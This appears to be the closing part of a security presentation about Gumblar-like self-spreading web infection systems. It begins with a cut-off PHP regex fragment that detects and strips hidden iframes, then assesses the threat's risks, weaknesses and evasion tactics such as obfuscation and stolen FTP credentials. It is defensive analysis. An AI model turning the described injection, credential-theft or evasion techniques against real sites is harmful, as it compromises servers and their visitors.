            '#<iframe ([^>]*)src=[\\"]?(http:)?//([^>]*)>#is', $s, $a))
            foreach($a[0] as $v)
                if (preg_match(
                    ('# width\\s*=\\s*[\\"]?0*[01][\\"]> ]|display\\s*:\\s*none#i',
                     $v) && !strstr($v, '?.'>'))
                    $s = preg_replace('#' .
                        preg_quote($v, '#') . '.*?</iframe>#is',
                        '', $s);
    }
}
```

Automated infection system

Generalization of Gumbler threat

Automated Infection System (AIS) is a distributed multicomponent information system which has a viral nature and can grow on its own by establishing the data exchange between its components. The growth of the system is estimated by the number of computers which hosts the components of the system.

Threat level estimation

How dangerous is such system?

Risks:

Very large scale

Sensitive data leakage

International

Rapidly growing

No human interaction required (self-sufficient)

Has the power of server botnet

Weaknesses:

Dependence on the root servers

Elimination of root infector-servers stops system operation

Dependence on stable data exchange

Destruction of few communication channels (even basing on network filtering) stops system growth

Compatibility problem (different platforms/interpreters)

The code highly depends on usage of compatible (sometimes deprecated) functions to work correctly

Can be simply honeypotted

The system may be artificially fed with honeypot FTP credentials that will reveal active servers

- Success due to low profile visibility;
- Result - slow countermeasures by AV industry;
- Multiple infection routines & obfuscation;
- Frequent code changes to circumvent security software;



Thank you !

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